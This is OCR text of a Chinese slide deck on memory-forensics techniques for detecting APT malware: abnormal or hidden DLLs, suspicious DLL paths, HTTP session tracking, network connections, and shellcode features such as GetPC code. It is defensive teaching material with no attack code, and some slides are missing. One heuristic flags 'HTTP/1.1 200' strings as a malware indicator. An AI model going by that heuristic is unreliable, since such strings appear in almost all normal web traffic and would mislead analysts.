
内存取证中的恶意代码分析技术

- 动态链接库注入分析




内存取证中的恶意代码分析技术

- 动态链接库隐藏检测



我们提出的方法


DLL加载异常检测
DLL隐藏检测
网络链接异常检测
基于规避特征的APT恶意代码检测
ShellCode检测
DLL路径异常检测
Http/Https会话跟踪检测

内存取证中的恶意代码分析技术

- DLL加载异常检测

APT攻击中的恶意程序，大多加密其关键的功能和通信。此时加密的DLL头将不会出现在任何内存页的起始位置，因此可以通过搜索内存空间中DLL加载是否正常来判定是否有恶意程序。

内存取证中的恶意代码分析技术

- DLL隐藏检测

APT恶意代码为了保护自己不被杀毒软件检测到，通常会隐藏DLL。可以通过计算程序私有内存空间中的DLL数量与进程空间中所有进程的DLL数量是否相等，来判断是否有APT恶意代码。

内存取证中的恶意代码分析技术

- DLL路径异常检测

大多数的DLL位于system32，如果内存中一个DLL的路径中包含特殊字符，如“/users/*/appdata/local”或“system volume information/_restore”，那么它极有可能是一个恶意程序。

内存取证中的恶意代码分析技术


- Http/Https会话跟踪检测

APT恶意程序通常是伪装成正常的程序，通过Https或Http协议与外部交流，以便逃避入侵检测系统和防火墙的检测。这时通信中一般会含有“HTTP/1.1 200”或“HTTP/1.0 200”这样的特殊字符，可以将这些作为检测恶意程序的标准，分析通信内容，若包含这些特殊字符，则极有可能是恶意程序。

内存取证中的恶意代码分析技术


- 网络连接异常检测

APT恶意程序通常隐藏其网络连接行为，通过对TcpEndpointPool结构进行分析，获取网络连接信息。



内存取证中的恶意代码分析技术

- 网络连接异常检测步骤




内存取证中的恶意代码分析技术

- ShellCode检测
  - 绝大多数APT恶意代码都会利用ShellCode作为载体来进行攻击，对恶意代码的检测可以依赖于对ShellCode的检测。
  - 检测特征：
    - GetPC Code(call, jump, fnstenv)
    - Get Kernel32 Address Code
    - 解码字段

内存取证中的恶意代码分析技术

- ShellCode检测步骤



